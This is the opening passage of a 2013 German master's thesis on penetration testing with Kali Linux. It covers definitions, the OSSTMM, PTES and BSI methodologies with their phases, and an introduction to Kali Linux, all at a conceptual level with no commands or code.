

FH JOANNEUM Gesellschaft mbH

**Penetration Testing
mit Kali Linux**

**Diplomarbeit
zur Erlangung des akademischen Grades
Master of Arts in Business (MA)**

eingereicht am
Fachhochschul-Studiengang IT-Recht & Management

Betreuer: FH-Prof. DI Dr. Egon Teiniker

**eingereicht von: Michael Debeutz, MSc
Personenkennzahl: 1110472003**

Juni 2013

Eidesstattliche Erklärung

Ich erkläre hiermit an Eides statt, dass ich die vorliegende Arbeit selbstständig und ohne Benutzung anderer als der angegebenen Hilfsmittel angefertigt habe. Die aus fremden Quellen direkt oder indirekt übernommenen Gedanken sind als solche kenntlich gemacht. Die Arbeit wurde bisher in gleicher oder ähnlicher Form keiner anderen Prüfungskommission vorgelegt und auch nicht veröffentlicht.

St. Michael, 10.06.2013

(Michael Debeutz)

Inhaltsverzeichnis

ABBILDUNGSVERZEICHNIS	5
ABKÜRZUNGSVERZEICHNIS	6
ABSTRACT.....	7
KURZFASSUNG	8
1. EINLEITUNG.....	9
2. PENETRATION TESTING – THEORETISCHE GRUNDLAGEN.....	11
2.1. Definition	11
2.2. Penetration Testing Ansätze	12
2.2.1. OSSTMM.....	13
2.2.2. PTES	15
2.3. Penetration Testing Phasen.....	16
2.3.1. OSSTMM.....	16
2.3.2. PTES	18
2.3.3. BSI	20
2.3.4. Sonstige.....	22
2.4. Kali Linux.....	23
2.5. Tools.....	24
2.5.1. Xprobe2	25
2.5.2. p0f.....	26
2.5.3. Netdiscover	27
2.5.4. Ettercap	27
2.5.5. Nmap.....	28
2.5.6. OpenVAS.....	29
2.5.7. Metasploit	31
3. PENETRATION TESTING – PRAKTISCHE UMSETZUNG.....	34
3.1. Laborumgebung.....	35
3.1.1. Übersicht.....	36
3.1.2. Clients	38

3.2. Laborversuche.....	41
3.2.1. Reconnaissance	42
3.2.2. Scanning.....	52
3.2.3. Gaining Access	60
3.3. Interpretation der Resultate	62
4. RESÜMEE	64
LITERATURVERZEICHNIS.....	65
APPENDIX.....	68

Abbildungsverzeichnis

ABBILDUNG 1 - OPENVAS ARCHITEKTUR	30
ABBILDUNG 2 - LABORUMGEBUNG	36
ABBILDUNG 3 - NETZWERKINFORMATIONEN	41
ABBILDUNG 4 - XPROBE2 VICTIM-WR	43
ABBILDUNG 5 - XPROBE2 VICTIM-WV	44
ABBILDUNG 6 - XPROBE2 VICTIM-LR	44
ABBILDUNG 7 - XPROBE2 VICTIM-LV	45
ABBILDUNG 8 - P0F	45
ABBILDUNG 9 - NETDISCOVER	47
ABBILDUNG 10 - ETTERCAP ÜBERSICHT	48
ABBILDUNG 11 - ETTERCAP VICTIM-WR	48
ABBILDUNG 12 - ETTERCAP VICTIM-WV	49
ABBILDUNG 13 - ETTERCAP VICTIM-LR.....	50
ABBILDUNG 14 - ETTERCAP VICTIM-LV	50
ABBILDUNG 15 - NMAP	51
ABBILDUNG 16 – OPENVAS TASKS.....	54
ABBILDUNG 17 - OPENVAS VICTIM-WR - 1	55
ABBILDUNG 18 - OPENVAS VICTIM-WR - 2	56
ABBILDUNG 19: XPROBE2 VICTIM-XP	58
ABBILDUNG 20: P0F VICTIM-XP.....	58
ABBILDUNG 21: NETDISCOVER VICTIM-XP	58
ABBILDUNG 22: ETTERCAP VICTIM-XP.....	59
ABBILDUNG 23: NMAP VICTIM-XP	59
ABBILDUNG 24 - METASPLOIT EXPLOIT OPTIONS.....	61
ABBILDUNG 25 - METASPLOIT HACKED	62

Abkürzungsverzeichnis

ARP.....	Address Resolution Protocol
ASCII.....	American Standard Code for Information Interchange
BSI.....	Bundesamt für Sicherheit in der Informationstechnik
CVE.....	Common Vulnerabilities and Exposures
DNS.....	Domain Name System
GHz.....	Giga Hertz
GUI.....	Graphical User Interface
ICMP.....	Internet Control Message Protocol
IP.....	Internet Protocol
ISECOM.....	Institute For Security and Open Methodologies
IT.....	Informationstechnik
LAN.....	Local Area Network
lr.....	Linux real
lv.....	Linux virtuell
MAC.....	Media-Access-Control
NVT.....	Network Vulnerability Test
OS.....	Operating System
OSSTMM.....	Open Source Security Testing Methodology Manual
PenTester.....	Penetration Tester
PTES.....	Penetration Testing Execution Standard
RAM.....	Random-Access-Memory
SMB.....	Server Message Block
SSL.....	Secure Sockets Layer
TCP.....	Transmission Control Protocol
UDP.....	User Datagram Protocol
USB.....	Universal Serial Bus
wr.....	Windows real
wv.....	Windows virtuell

Abstract

The intention of this diploma thesis was on the one hand, to present the theoretical basics of penetration testing and on the other hand, to transfer these basics into a practical application, by performing a whole process of penetration testing with Kali Linux in a lab environment.

The first part of this diploma thesis, Penetration Testing – Theoretische Grundlagen, introduces some definitions of penetration testing. Subsequently, the various approaches of penetration testing are presented.

In addition, this chapter also provides an introduction to the various phases of penetration testing. These are presented and explained depending on the individual approaches. Furthermore the Linux distribution Kali Linux, which is specialised in penetration testing, as well as the used tools are presented.

The second part of this thesis, Penetration Testing – Praktische Umsetzung, should transfer the acquired theoretical knowledge into practice, by simulating a penetration testing in a lab environment. At the beginning of this chapter, the lab environment is introduced. Subsequently the main parts of this chapter, the realised lab tests with the different tools of Kali Linux, are presented. The diploma thesis concludes with the interpretation of the results obtained.

Kurzfassung

Die Grundidee dieser Diplomarbeit war es, einerseits die theoretischen Grundlagen des Penetration Testing vorzustellen und andererseits diese in die Praxis zu überführen, indem in einer Laborumgebung der gesamte Prozess eines Penetration Testing mit Kali Linux durchgeführt und veranschaulicht wird.

Der erste Teil dieser Diplomarbeit, Penetration Testing – Theoretische Grundlagen, stellt einleitend einige Definitionen vor, die das Thema Penetration Testing charakterisieren und abgrenzen sollen. In weiterer Folge werden die diversen Ansätze des Penetration Testing vorgestellt und erklärt.

Zusätzlich bietet dieses Kapitel auch eine Einführung in die unterschiedlichen Phasen des Penetration Testing. Diese werden individuell nach den einzelnen Ansätzen vorgestellt und deren Umfang erläutert. Außerdem wird in diesem Kapitel die auf Penetration Testing spezialisierte Linux Distribution, Kali Linux, als auch die verwendeten Tools präsentiert.

Der zweite Teil der Arbeit, Penetration Testing – Praktische Umsetzung, soll die gewonnenen theoretischen Grundlagen in die Praxis überführen, indem anhand einer Laborumgebung ein Penetration Testing simuliert wird. Eingangs wird hier die Laborumgebung beschrieben. Darauf folgt der Hauptteil dieses Kapitels, die Vorstellung der durchgeführten Laborversuche mit diversen Tools von Kali Linux. Den Abschluss bildet die Interpretation der gewonnenen Ergebnisse.

1. Einleitung

Die Wichtigkeit von IT Sicherheit ist in den letzten Jahren drastisch gestiegen. Nicht zuletzt durch medienwirksame Hacking Attacken auf Firmen, wurden sich immer mehr Organisationen bewusst, dass Maßnahmen in diesem Bereich unabdingbar sind.

Die Gründe für diese Schlüsselrolle der IT Sicherheit sind vielfältig. Zum einen liegt es an der Abhängigkeit fast aller Organisationen von einem funktionierenden IT System. Heutzutage basieren beinahe alle Prozesse eines Unternehmens direkt oder zumindest indirekt auf IT Systemen. Zum anderen liegt dies an der teilweise erschreckenden Einfachheit, mit der nicht korrekt konfigurierte Systeme bzw. ungesicherte Systeme gehackt werden können.

Jedoch ist die Etablierung von Sicherheitsmaßnahmen im Umfeld der IT in Organisationen nur ein erster Schritt. Ohne die laufende Weiterentwicklung und Anpassungen am System, verlieren punktuelle Maßnahmen sehr schnell an Wirksamkeit. Dies kann zu sehr hohen Kosten, bei gleich bleibender Bedrohungslage führen.

Deshalb ist es unerlässlich die etablierten Sicherheitsmaßnahmen, wie auch das gesamte System an sich, zu überprüfen. Einerseits wird so die Technik bzw. die IT Systeme der Organisation verbessert, andererseits gibt dieses Instrument auch eine Kontrollmöglichkeit der Kosten.

Um diese Kontrolle durchzuführen, bietet sich Penetration Testing an. Dabei geht es vor allem um das Aufspüren von Schwachstellen und deren Ausnutzung im System. Aus diesen Resultaten erhält die Organisation einen Überblick über die aktuelle Gefährdungslage des eigenen Systems und kann daraus resultierende Maßnahmen ableiten, die die Sicherheit des Systems verbessern.

Dabei kann sich Penetration Testing an den unterschiedlichsten Ansätzen orientieren. Welcher von diesen Ansätzen gewählt wird, hängt zum einen vom Penetration Tester selbst ab, aber auch von der Übereinkunft mit dem Auftraggeber.

Prinzipiell läuft ein Penetration Testing in mehreren Phasen ab. Diese können sich vor allem in ihrer Anzahl, wie auch im Umfang der einzelnen Phasen unterscheiden. Wie genau ein Penetration Testing funktioniert, hängt also sehr stark von der Vorgehensweise für das Penetration Testing, als auch der daraus resultierenden Anordnung der einzelnen Phasen ab.

Penetration Testing wird meist von hoch spezialisierten Personen durchgeführt. Dies hängt einerseits an der Komplexität von Penetration Testing an sich ab, aber auch vom notwendigen Wissen eines Penetration Testers, dass sowohl sehr breit gefächert, aber gleichzeitig auch sehr detailliert sein muss.

Dennoch können erste Schritte bzw. Teile eines Penetration Testing auch vom Systembetreuer selbst durchgeführt werden. Dies kann schon den notwendigen Hinweis für eine etwaige Schwachstelle im System liefern und somit der generellen Sicherheit des Systems einer Organisation dienen.

2. Penetration Testing – Theoretische Grundlagen

2.1. Definition

Durch die in den Medien immer präsenter werdenden Angriffe von Hackern auf Organisationen und Firmen, steigt auch das Bewusstsein für IT Sicherheit. Somit wird auch immer mehr Betroffenen bewusst, dass die schlichte Installation einer Firewall und eines Intrusion Detection Systems bzw. eines Intrusion Prevention Systems nicht ausreicht.

Diese Entwicklung macht die Durchführung von Penetration Testing immer wichtiger. Doch was ist ein Penetration Test? Hier gibt es viele verschiedene Definitionen und Meinungen. Um einen Überblick über die unterschiedlichen Auffassungen zu bekommen, werden in den nächsten Absätzen einige dieser Definitionen präsentiert.

Eine mögliche Definition von Penetration Testing ist, dass es sich hierbei um ein Verfahren zur Überprüfung, Messung und vor allem Verbesserung der eingesetzten Sicherheitsmaßnahmen im Bereich der IT handelt (vgl. Techopedia 2013).

Eine weitere mögliche Definition findet sich auf der Seite Netragard, welche Penetration Testing gemäß dem Englischen Wörterbuch wie folgt definiert. Penetration Testing beschreibt die Identifikation von Punkten, mit Hilfe derer jemand einen Weg in bzw. durch etwas findet bzw. erzwingen kann (vgl. Netragard 2013).

Priya Viswanathan beschreibt Penetration Testing als einen Weg, um die Sicherheit eines Computersystems oder eines Netzwerks zu bewerten. Dieser Prozess des Penetration Testing wird durch die Simulation eines unbefugten Einbruchs sowohl durch böswillige Außenstehende, als auch von Insidern durchgeführt. Dies beinhaltet die Analyse des Systems, um Schwachstellen aufzudecken (vgl. Viswanathan 2013).

Penetration Testing wird auch als legaler Versuch angesehen, sich Zugang zu einem geschützten Computersystem bzw. zu einem Netzwerk zu verschaffen. Dieser Versuch wird oft durch eine dritte Partei durchgeführt. Zweck dieses Tests ist es, Sicherheitslücken zu identifizieren, sie erfolgreich zu nutzen, um schlussendlich in irgendeiner Form Zugriff auf dieses Netzwerk bzw. dem Computersystem zu erlangen (vgl. Phelps 2013).

Eine weitere Definition von Penetration Testing, beschreibt solche als autorisierten, geplanten und systematischen Prozess der Verwendung von bekannten Sicherheitslücken, während des Versuchs, in ein Netzwerk oder in einen Computer einzudringen (vgl. SANS 2013).

Messner beschreibt Penetration Testing in seinem Buch Metasploit – Das Handbuch zum Penetration Testing Framework, wie folgt. Beim Penetration Testing geht es darum, Schwachstellen zu erkennen und sie im Anschluss zu bewerten. Darauf aufbauend werden geeignete Gegenmaßnahmen erarbeitet (vgl. Messner 2012, S. 13).

Auf Basis dieser Definitionen wird für diese Diplomarbeit die folgende Definition von Penetration Testing angewandt. Penetration Testing ist der legalisierte Prozess, Schwachstellen eines Computers, Systems bzw. Netzwerks zu finden und auszunutzen, um Zugang zu diesen Ressourcen zu erlangen. Darauf aufbauend folgt die Erarbeitung von etwaigen Gegenmaßnahmen, die der Vermeidung dieser gefundenen Schwachstellen dienen.

2.2. Penetration Testing Ansätze

Es gibt viele unterschiedliche Ansätze, Penetration Testing durchzuführen. Diese unterscheiden sich, je nach der Institution, die diese festgelegt hat. Um einen Überblick über die vorhandenen Ansätze zu liefern, werden einige davon auf den nächsten Seiten vorgestellt.

2.2.1. OSSTMM

OSSTMM oder auch Open Source Security Testing Methodology Manual, ist ein Projekt der ISECOM, einer gemeinnützigen Organisation, welche in Barcelona beheimatet ist. Die ISECOM sah eine Notwendigkeit eines offenen Standards wie Sicherheit geprüft und umgesetzt wird. Aus diesem Grund trugen Forscher aus den unterschiedlichsten Gebieten zur Schaffung des Standards OSSTMM bei (vgl. Isecom 2013).

Dieser von ISECOM entwickelte Standard OSSTMM ist eine Methode zur Prüfung der Betriebssicherheit von physischen Standorten, menschlichen Interaktionen sowie aller Formen von Kommunikation. OSSTMM ist frei von wirtschaftlichem bzw. politischem Einfluss und bietet so einen unabhängigen Blick auf die Sicherheit (vgl. ebd.).

ISECOM bzw. OSSTMM kennt sechs verschiedene Ansätze zum Penetration Testing. Diese unterscheiden sich einerseits darin, ob das Ziels bezüglich der anstehenden Attacke informiert ist. Andererseits unterscheiden sie sich im Wissensstand des Penetration Testers über das Ziel. Darum ist es von wesentlicher Bedeutung, im Vorfeld eines Penetration Testing den Ansatz exakt zu definieren. Nur so sind spätere Missverständnisse und Probleme zu vermeiden und infolge dessen Ergebnisse verschiedener Penetration Testings vergleichbar (vgl. Isecom A 2013, S. 38).

Der erste Ansatz ist der sogenannte Blind Test. Hierbei findet das Penetration Testing ohne Vorkenntnisse des Testenden statt. Das heißt, dass derjenige der das Penetration Testing durchführt, nichts über den Aufbau bzw. die Verteidigungsmechanismen als auch über die zu attackierenden Ziele weiß. Hierbei werden hauptsächlich die Fähigkeiten des Testenden überprüft, denn ein solcher Blind Test kann nur so tief in das Zielsystem eindringen, wie es das Wissen des Testenden erlaubt. Im Gegensatz dazu, weiß das Ziel sehr wohl über die anstehende Attacke Bescheid (vgl. ebd., S. 39).

Ein weiterer Ansatz, der im OSSTMM vorgestellt wird, nennt sich Double Blind. Hierbei ist das Vorgehen ähnlich zur Durchführung eines Blind Tests. Auch hier, weiß der Angreifer bzw. der Tester nichts über die Struktur bzw. die Abwehrmechanismen des Ziels. Jedoch weiß beim Double Blind Test auch das Ziel nichts über die anstehende Attacke und geht somit nicht besser vorbereitet in dieses Penetration Testing, als es im Alltag der Fall wäre. Dadurch ist der Double Blind Test der realistischste Ansatz, da sowohl der Angreifer, als auch der Verteidiger über den gleich niedrigen Wissensstand verfügen, als es bei einer Attacke durch einen Hacker der Fall wäre (vgl. ebd.).

Der Name der dritten Methode ist Gray Box. Bei diesem Ansatz des OSSTMM kennt der Angreifer bzw. der Ausführende des Penetration Testing zumindest die Struktur und den Aufbau des Zielsystems. Jedoch weiß er nichts über die Verteidigungsmechanismen. Das Ziel ist dagegen genau über das Penetration Testing informiert und weiß über alle Details Bescheid. Auch hier hängt das Ergebnis sehr stark vom Wissen des Penetration Testers ab. Bei diesem Ansatz spricht man auch oft von einer Schwachstellenanalyse, die des Öffnen vom Ziel selbst in Auftrag gegeben wird (vgl. ebd.).

Beim Double Gray Box Test besitzt der Penetration Tester begrenzte Kenntnisse über die Abwehrmechanismen und der Assets im System und hat gleichzeitig umfassende Kenntnisse über die Struktur des Zielsystems. Das Ziel wird ebenfalls im Vorfeld des Penetration Testing vom Umfang und dem Zeitrahmen informiert, weiß jedoch nicht, über welchen Weg der Angriff erfolgen wird. Hier werden die Fähigkeiten beider Kontrahenten geprüft (vgl. ebd.).

Der fünfte Ansatz von OSSTMM zum Penetration Testing heißt Tandem. Hier kennt sowohl der Penetration Tester als auch das Ziel alle Details des Penetration Testing. Dieser Ansatz prüft im Speziellen die Abwehrmechanismen bzw. die Sicherheitseinrichtungen des Zielsystems, jedoch kann es nicht die Vorbereitungen bzw. die Reaktionen im Falle eines echten Angriffes überprüfen. Dieser Tandem Ansatz wird auch oft als In-House Audit bezeichnet (vgl. ebd.).

Der sechste und letzte Ansatz im OSSTMM wird Reversal genannt. Bei diesem Ansatz greift der Penetration Tester mit voller Kenntnis der internen Prozesse, wie auch der Betriebssicherheit an. Das Ziel hingegen weiß nichts vom Penetration Testing. Somit wird mit diesem Ansatz vor allem die Bereitschaft, wie auch die Fähigkeiten des Ziels bei einem unerwartetem Angriff geprüft (vgl. ebd.).

2.2.2. PTES

Der Penetration Testing Execution Standard, kurz PTES, funktioniert ähnlich. PTES ist ein neuer Standard, der Firmen als auch Penetration Tester eine gemeinsame Basis bieten soll. Dies soll vor allem die Kommunikation untereinander, wie auch die gemeinsame Arbeit erleichtern und verbessern. Diese Basis betrifft vor allem die Terminologie und den Umfang von Penetration Testing (vgl. PTES 2013).

Beim Overt Penetration Testing arbeitet der Penetration Tester, während dem Penetration Testing mit der zu prüfenden Organisation zusammen. Hier geht es um die Identifizierung von potentiellen Gefahren für die IT Infrastruktur der Organisation. Während dem Penetration Testing wird dem Penetration Tester das System der Organisation vorgestellt. Vorteil dieses Ansatzes ist die Zeitersparnis, da einige Phasen des Penetration Testing, wie zum Beispiel das Scannen nach Computern, ausgelassen werden kann. Nachteil dieses Ansatzes ist, dass die Ergebnisse nur bedingt auf einen realen Angriff übertragbar wären. Nichtsdestotrotz zeigt ein Overt Penetration Testing die Schwächen eines Systems auf und spart gleichzeitig Zeit und somit Geld (vgl. Kennedy / O’Gorman / Kearns / Aharoni 2011, S. 4f).

Der zweite Ansatz nennt sich Covert Penetration Test. Hier wird das System der Organisation, ohne genaueres Wissen über deren Struktur überprüft. Dabei geht es also um die Simulation eines realen Angriffes. Verglichen mit einem Overt Penetration Testing, muss mit einem erhöhten Aufwand und somit erhöhten Kosten gerechnet werden. Dies ist vor allem der Tatsache geschuldet, dass in den frühen Phasen des Penetration Testing, erst arbeitsintensiv Informationen über das Zielsystem gesammelt werden müssen. Gegenüber einem Overt Penetration Testing, bietet der Ansatz des Covert Penetration Testing einen weit realistischeren Weg, die Sicherheit eines Systems zu überprüfen (vgl. ebd.).

2.3. Penetration Testing Phasen

Wie sehr sich die einzelnen Phasen des Penetration Testing je nach Ansatz unterscheiden können, wird auf den nächsten Seiten aufgezeigt. Diese können sich grob skizziert in Anzahl, Umfang als auch in den Aufgaben, die in den einzelnen Phasen zu vollziehen sind, drastisch unterscheiden.

2.3.1. OSSTMM

OSSTMM ist ein Standard zur Durchführung von Penetration Testing. Die ISECOM, eine gemeinnützige Organisation, welche OSSTMM entwickelt hat, sieht die Einteilung der einzelnen Phasen eines Penetration Testing wie folgt.

OSSTMM teilt ein Penetration Testing in vier Phasen ein: Induction Phase, Interaction Phase, Inquest Phase und die Intervention Phase. Jede einzelne Phase wird in einer unterschiedlichen Tiefe durchgeführt, nichtsdestotrotz ist jede Phase gleich wichtig und entscheidend für die erfolgreiche Durchführung eines Penetration Testing (vgl. Isecom A 2013, S. 99).

Induction Phase:

Die erste Phase, Induction Phase, handelt vor allem von den Rahmenbedingungen eines Penetration Testing. Hier werden für den Erfolg des Penetration Testing wichtige Entscheidungen getroffen. Dies schließt zum Beispiel die Prüfung der Anforderungen, die Festlegung des Umfangs wie auch der Grenzen des Penetration Testing mit ein. Auch der Typ des Penetration Testing sollte hier fixiert werden (vgl. ebd.).

Interaction Phase:

Die Interaction Phase ist die zweite Phase im Penetration Testing nach den Regelungen von OSSTMM. In dieser Phase werden vor allem die potentiellen Ziele wie auch deren Vernetzung untereinander untersucht. Hier gilt es, einen geeigneten Zugangspunkt zu finden, wie auch alles über diesen in Erfahrung zu bringen (vgl. ebd., S. 100).

Inquest Phase:

Der dritte Schritt im Penetration Testing nach OSSTMM wird Inquest Phase genannt. Dabei werden Prozesse und die Arbeitsweisen wie auch Konfigurationen analysiert und kontrolliert. Auch werden in dieser Phase existierende Sicherheitsstufen wie auch die Verfügbarkeit von Informationen durchleuchtet (vgl. ebd., S. 101).

Intervention Phase:

Die letzte Phase im OSSTMM Penetration Testing, Intervention Phase, handelt von der Überprüfung, welche Auswirkungen Angriffe haben könnten. Dies wird im Bereich Authentifizierung, Rechteverwaltung wie auch im Bereich Betriebliches Kontinuitätsmanagement, das heißt wie wird im Notfall weitergearbeitet, überprüft. Auch die Analyse von Logdateien wird hier durchgeführt (vgl. ebd., S. 102).

2.3.2. PTES

Anders als OSSTMM gliedert PTES, der Penetration Testing Execution Standard das Penetration Testing in sieben unterschiedliche Phasen, Pre-Engagement Interactions, Intelligence Gathering, Threat Modeling, Vulnerability Analysis, Exploitation, Post Exploitation sowie Reporting. Diese sieben Phasen werden in den folgenden Absätzen genauer beschrieben.

Pre-Engagement Interactions:

Die Pre-Engagement Interactions Phase im Penetration Testing nach PTES, regelt in erster Linie die Phase, in der der Penetration Tester den Umfang bzw. die Bedingungen für ein Penetration Testing mit dem Kunden abstimmt. Auch sollten diese Vereinbarungen schriftlich festgehalten werden, da ansonsten die durchgeführten Aktionen strafbar sein könnten (vgl. Kennedy / O’Gorman / Kearns / Aharoni 2011, S. 2).

Intelligence Gathering:

Die zweite Phase des Penetration Testing nach PTES ist die Intelligence Gathering Phase. In diesem Abschnitt ist das Sammeln aller nur erdenklichen Informationen über die Organisation die getestet werden soll, als auch über deren eingesetzten Systeme, das zentrale Anliegen. Auch Informationen über interne Prozesse bzw. wie sich die Organisation an sich verhält, sind von größter Bedeutung (vgl. ebd.).

Threat Modeling:

Threat Modeling ist der Name der dritten Phase des Penetration Testing. Hier werden anhand der in der vorangegangenen Phase, Intelligence Gathering, gesammelten Informationen, Schwachstellen des Zielsystems identifiziert. Auch wird in dieser Phase die effektivste Angriffsart als auch das Ziel des Angriffs definiert. Entscheidend ist aber, dass der Penetration Tester in dieser Phase wie ein Angreifer denkt, der auf der Suche nach Schwachstellen ist, um in das System einzubrechen (vgl. ebd., S. 2f).

Vulnerability Analysis:

In der vierten Phase, Vulnerability Analysis wird, nachdem man die am besten geeignete Angriffsart in der Vorphase definiert hat, überlegt, wie man das Ziel am besten angreift. Neben einer Schwachstellenanalyse kommen hier auch Port Scans zum Einsatz. Zusammen mit den in den Vorphasen gesammelten Informationen können diese genutzt werden, um zu entscheiden was durchführbar und machbar ist (vgl. ebd., S. 3).

Exploitation:

Die Exploitation Phase beschreibt im PTES Vorgehen die tatsächliche Ausnützung von Schwachstellen am Zielsystem, um Zugang zu erlangen. Hier geht es also darum, Zugang zu einer Ressource unter Umgehung der Sicherheitsmaßnahmen zu erlangen. Basierend auf der vorangegangenen Phase, Vulnerability Analysis, sollte in dieser Phase mit Hilfe von exakter Planung und der Überprüfung der gefundenen Schwachstellen, ein möglichst präziser Angriff erfolgen. Dieser Angriff sollte bei größtmöglichen Erfolgchancen, die größtmögliche Wirkung auf eine Organisation erzielen (vgl. ebd.).

Post Exploitation:

Die sechste Phase im Penetration Testing nach PTES, nennt sich Post Exploitation. Ziel dieser Phase ist es einerseits weitere Informationen zu generieren und andererseits die Kontrolle für eine spätere Verwendung des gehackten Zielsystems zu erhalten. In dieser Phase geht es darum, herauszufinden, welche Funktion diese Systeme haben und welche wertvollen Ressourcen sich darauf befinden. (vgl. ebd., S. 3f).

Reporting:

Die letzte Phase nach PTES ist die Reporting Phase. Hierbei handelt es sich um die wahrscheinlich wichtigste Phase überhaupt, da diese Phase als Basis für die Verbesserung der Sicherheitsmaßnahmen der überprüften Organisation dient. In dieser Phase wird dokumentiert, was der Penetration Tester getan hat, wie er es getan hat und vor allem werden hier auch Empfehlungen präsentiert, wie die gefundenen Schwachstellen behoben werden können. Ohne einen umfassenden, klar strukturierten Bericht, verliert jedes Penetration Testing massiv an Bedeutung und Wirkung (vgl. ebd., S. 4).

2.3.3. BSI

Auch das BSI, das Bundesamt für Sicherheit in der Informationstechnik in Deutschland hat ein Durchführungskonzept für Penetration Testing entwickelt und veröffentlicht. Dabei gliedert das BSI ein Penetration Testing in fünf Phasen, Vorbereitung, Informationsbeschaffung und –auswertung, Bewertung der Informationen / Risikoanalyse, Aktive Eindringversuche sowie Abschlussanalyse. Diese werden in den folgenden Abschnitten näher beschrieben.

Vorbereitung:

Das BSI sieht als erste Phase im Penetration Testing die Vorbereitung. Hier wird zusammen mit dem Auftraggeber die Erwartungen wie auch die Rahmenbedingungen des Penetration Testing geklärt und vereinbart. Auch gesetzliche Bestimmungen und Rahmenbedingungen stehen hier im Mittelpunkt. In dieser Phase sollte außerdem geklärt werden, welche Systeme unter welchen Umständen aggressiv angegriffen bzw. gehackt werden sollen. Dies alles sollte schriftlich geklärt werden, da es ansonsten bei Missverständnissen zu Entschädigungsforderungen oder anderen Problemen kommen könnte (vgl. BSI 2003, S. 45).

Informationsbeschaffung und –auswertung:

Die zweite Phase nach Ansicht des BSI ist die Informationsbeschaffung und –auswertung. Hier gilt es möglichst viele Informationen über das Zielsystem zu erhalten. Ziel ist es, eine möglichst genaue Übersicht über alle Systeme und möglicher Angriffspunkte bzw. Schwachstellen zu erhalten. Dies geschieht mit Hilfe von einfachen technischen Mitteln, wie einer Online Suchmaschine bis hin zu Port und Schwachstellen Scans (vgl. ebd.).

Bewertung der Informationen / Risikoanalyse:

Als nächsten Schritt, sieht das BSI die Bewertung der Informationen bzw. eine Risikoanalyse vor. Hier sollen die bisher gewonnenen Informationen analysiert und bewertet werden. Basierend auf dieser Bewertung, die die potentielle Gefahr sowie eine Aufwandsabschätzung für einen aktiven Eindringversuch anführen, wird zusammen mit dem Auftraggeber entschieden, welche Teilmenge mit aktiven Eindringversuchen penetriert werden sollte. Da diese Maßnahme zwar den wirtschaftlichen Bedürfnis nach Effizienz nachkommt, diese aber auch eine Einschränkung der Aussagekraft eines Penetration Testing bedeutet, müssen hier alle Entscheidungen besonders genau dokumentiert werden (vgl. ebd., S. 45f).

Aktive Eindringversuche:

Die vierte Phase im Penetration Testing nach dem Durchführungskonzept des BSI ist der aktive Eindringversuch. In dieser Phase steht die Überprüfung der zuvor gefundenen Schwachstellen im Vordergrund. Dies soll eine Aussage darüber liefern, ob die gefundenen Schwachstellen wirklich die Organisation gefährden könnten. Während der aktiven Eindringversuche ist eine gute Kommunikation mit dem Auftraggeber von größter Bedeutung. Da es bei den aktiven Eindringversuchen zu Systemausfällen kommen kann, müssen die möglichen Konsequenzen zuvor berücksichtigt werden und mit dem Auftraggeber abgestimmt werden (vgl. ebd., S. 46).

Abschlussanalyse:

Die Abschlussanalyse soll die einzelnen Prüfungsschritte, sowie alle gewonnenen Ergebnisse bzw. Informationen, genau dokumentieren. Außerdem sollte die Abschlussanalyse Empfehlungen zur Behebung der gefundenen Schwachstellen liefern. Hier ist es zudem wichtig, dass die Abschlussanalyse eine Management Summary enthält, die nicht technisch versiertem Führungspersonal die Ergebnisse und Konsequenzen näherbringt. Zusätzlich sollen auch Details für das technische Personal, welches in der Folge für die Behebung der Schwachstellen verantwortlich ist, vorhanden sein. Ein anschließendes Abschlussgespräch mit dem Auftraggeber, soll nochmals die erzielten Ergebnisse sowie die daraus resultierenden Risiken klären (vgl. ebd. S. 46f).

2.3.4. Sonstige

Neben diesen drei vorgestellten Einteilungen der einzelnen Phasen des Penetration Testing, finden sich noch unzählige weitere. Einige dieser Einteilungen werden im Folgenden kurz skizziert, um so einen größeren Überblick über die verschiedenen Ansätze zu bekommen.

Eine weitere mögliche Einteilung der Phasen eines Penetration Testing, teilt dieses in drei Phasen ein. Die erste Phase, Reconnaissance, besteht aus der Erkundung des Netzwerkes, sowie einem Port Scan bzw. OS-Fingerprinting. Die zweite Phase, Attack und Intrusion Phase, dient der Suche nach Schwachstellen, weiterer Recherche sowie Denial of Service. Die letzte Phase, Resolution & Reporting, dient der Analyse aller Ergebnisse wie auch der Erstellung eines Berichtes (vgl. Milesan 2013).

Eine andere Einteilung des Penetration Testing gliedert diese in Reconnaissance, Scanning and Enumeration, Gaining and Maintaining Access sowie Covering Tracks. Die erste Phase umfasst hier das Sammeln von Informationen des Zielsystems, welche dann im weiteren Verlauf verwendet werden können. In der zweiten Phase geht es vor allem um Port Scans, bzw. um die Suche nach Schwachstellen. Der dritte Abschnitt befasst sich dementsprechend mit dem Versuch, Zugang zum System zu erlangen. In der vierten und letzten Phase wird kontrolliert, ob die Spuren der vorangegangenen Phasen verwischt werden können (vgl. Zsecure 2013).

2.4. Kali Linux

Kali Linux ist ein Betriebssystem speziell für den Einsatz im Penetration Testing und wurde im März 2013 veröffentlicht. Dabei handelt es sich um eine auf Debian basierende Distribution und ist eine Weiterentwicklung der Penetration Testing Distribution BackTrack (vgl. Heise 2013).

Dabei entschieden sich die Entwickler von BackTrack, Offensive Security, zu einem radikalen Neustart. So basiert Kali Linux im Gegensatz zu BackTrack nicht mehr auf Ubuntu sondern auf der Linux Distribution Debian. Durch eine völlige Neuentwicklung befreite man sich von Altlasten (vgl. Offensive Security 2013).

Dabei bringt Kali Linux mehr als 300 Penetration Testing Tools mit. Diese wurden im Laufe der Neuentwicklung von Kali Linux nochmals überprüft. Im Vergleich zu BackTrack wurden einige dieser Tools, entweder aufgrund ihrer Unzulänglichkeit oder aufgrund der Tatsache, dass bereits ein anderes Tool diese Funktionalität anbietet, gestrichen (vgl. Offensive Security A 2013).

Kali Linux ist zudem völlig frei verfügbar und kostenlos. Weiters basiert Kali Linux vollständig auf Open Source. So ist es möglich, jederzeit den Sourcecode von Kali Linux einzusehen, um so einzelne Teile zu verändern (vgl. ebd.).

Offensive Security bietet Kali Linux auf unterschiedlichsten Arten an. Dies bezieht zum Beispiel ISO Images mit ein, die zu bootfähigen Live CDs umgewandelt werden können. Zusätzlich sind auch ARM Images verfügbar, welche zum Beispiel für den populären Mini Computer Raspberry Pi verwendet werden können. Eine weitere interessante Möglichkeit ist der Download eines fertigen VMWare Images, dies bietet sich vor allem für erste Versuche mit dem Penetration Testing Betriebssystem an (vgl. ebd.).

